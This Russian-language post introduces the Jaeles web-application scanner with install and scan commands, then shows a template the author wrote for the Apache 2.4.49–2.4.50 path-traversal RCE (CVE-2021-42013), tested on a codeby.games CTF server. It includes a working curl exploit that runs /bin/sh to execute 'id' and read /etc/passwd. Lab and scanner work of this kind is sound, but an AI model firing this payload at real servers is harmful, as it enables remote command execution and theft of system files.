



Мощный, гибкий и легко расширяемый framework, написанный на 🖼️ Go для создания собственного сканера веб-приложений. Работает с .yaml шаблонами и чем то похож на nuclei.
Установка:
go install github.com/jaeles-project/jaeles@latest
Установка сигнатур:
jaeles config init
Примеры запуска:
# Scan Usage example:
jaeles scan -s <signature> -u <url>
jaeles scan -c 50 -s <signature> -U <list_urls> -L <level-of-signatures>
jaeles scan -c 50 -s <signature> -U <list_urls>
jaeles scan -c 50 -s <signature> -U <list_urls> -p 'dest=xxx.burpcollaborator.net'
jaeles scan -c 50 -s <signature> -U <list_urls> -f 'noti_slack "{{.vulnInfo}}"'
jaeles scan -v -c 50 -s <signature> -U list_target.txt -o /tmp/output
jaeles scan -s <signature> -s <another-selector> -u http://example.com
jaeles scan -G -s <signature> -s <another-selector> -x <exclude-selector> -u http://example.com

cat list_target.txt | jaeles scan -c 100 -s <signature>


# Examples:
jaeles scan -s 'jira' -s 'ruby' -u target.com
jaeles scan -c 50 -s 'java' -x 'tomcat' -U list_of_urls.txt
jaeles scan -G -c 50 -s '/tmp/custom-signature/.*' -U list_of_urls.txt
jaeles scan -v -s '~/my-signatures/products/wordpress/.*' -u 'https://wp.example.com' -p 'root=[[.URL]]'

cat urls.txt | grep 'interesting' | jaeles scan -L 5 -c 50 -s 'fuzz/.*' -U list_of_urls.txt --proxy http://127.0.0.1:8080

jaeles server -s '/tmp/custom-signature/sensitive/.*' -L 2 --fi

Написал шаблон под RCE для веб сервера Apache 2.4.49-50
Задание на codeby.games с уязвимым сервером. На нем и проверим.
Запрос curl'ом выглядит так:
curl 'http://62.173.140.174:10009/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh' --data 'echo Content-Type: text/plain; echo; id && cat /etc/passwd'
Запуск:
./jaeles scan -s '~/.jaeles/base-signatures/cves/apache-rce-cve-2021-42013*' -u 'http://62.173.140.174:10009' -v
Кладем в директорию сигнатур и инициализируем конфиг:
./jaeles config init